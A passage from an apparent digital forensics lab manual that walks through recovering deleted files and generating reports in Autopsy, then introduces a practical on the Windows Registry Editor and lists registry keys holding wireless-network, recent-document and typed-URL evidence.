

- A new window titled **Add Data Source** should now be visible. If it does not appear automatically, you can manually open it using the relevant toolbar item. Select **Local Disk** as the type of data source to be added and click on **Next**.




- A new section named **Select Data Source** should now be active. Select the disk of your choice and click on **Next**.




- You can use the default options in the **Configure Ingest Modules** section. After which, the data source will be added to the case database.




- **Autopsy®** will now try to process the data source. This process may take some time depending on the size of the disk and its contents. After completion, you will see all the information it has gathered ordered as a tree. Now, navigate to **Data Sources > {Disk of your choice} > \$OrphanFiles**. It will show all the deleted files. You can retrieve it by right clicking the file(s) and selecting **Export**. It will ask for a location to restore the file.





- To generate a report, click the **Generate Report** toolbar item. It should open a **Generate Report** wizard. Select the type of report you want and click on **Next**.



- Select the data sources to be included and click on [Next](#).



- Select the data which should be reported and click on [Finish](#). The report will be generated.



Practical 9

Aim: Use the registry to obtain information.

Theory:

The Windows Registry Editor(**regedit**) was launched in 1992 with Microsoft Windows 3.1. The registry is the backbone of the OS and is critical for system performance. It enables administrators and advanced users to keep the registry operational and make root and administrative level changes such as setting up access permissions or changing the hardware and software level configuration.

Features:

1. System Performance:

- If a key inside the registry becomes corrupt or faulty, it can cause system to crash or other performance issues.
- Using Registry Editor we can edit/update the key.

2. Configuration settings:

- The automatic type startup programs display or desktop setting can be configured using regedit.

3. Registry cleaning:

- Entries inside the registry can sometimes break. To fix broken entries, a registry cleaner is required.
- Unlike standard configuration files, entries inside the Registry cannot be opened or cleaned via standard text editor.

4. Registry errors:

- Certain events can disturb the hierarchy and cause errors.

- The **regedit** tool can be used to fix the hierarchical structure of the registry.

5. **Finding Strings:**

- **regedit** can be helpful when searching for specific strings in keys, values (names & values).

6. **Remote editing of registry:**


- **regedit** can be used for remote editing of another computer's registry on the same network.

7. **Modification of key:**


- Registry key can be modified, renamed or deleted by **regedit**.

Procedure:

- Press Windows key + R to access the **Run...** command.




- Type **regedit** and press **[Enter]**.



Locations:


- Wireless Evidences:

`Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles`




• Recent Documents key:

Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs




• Typed URLs key:

Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\TypedURLs

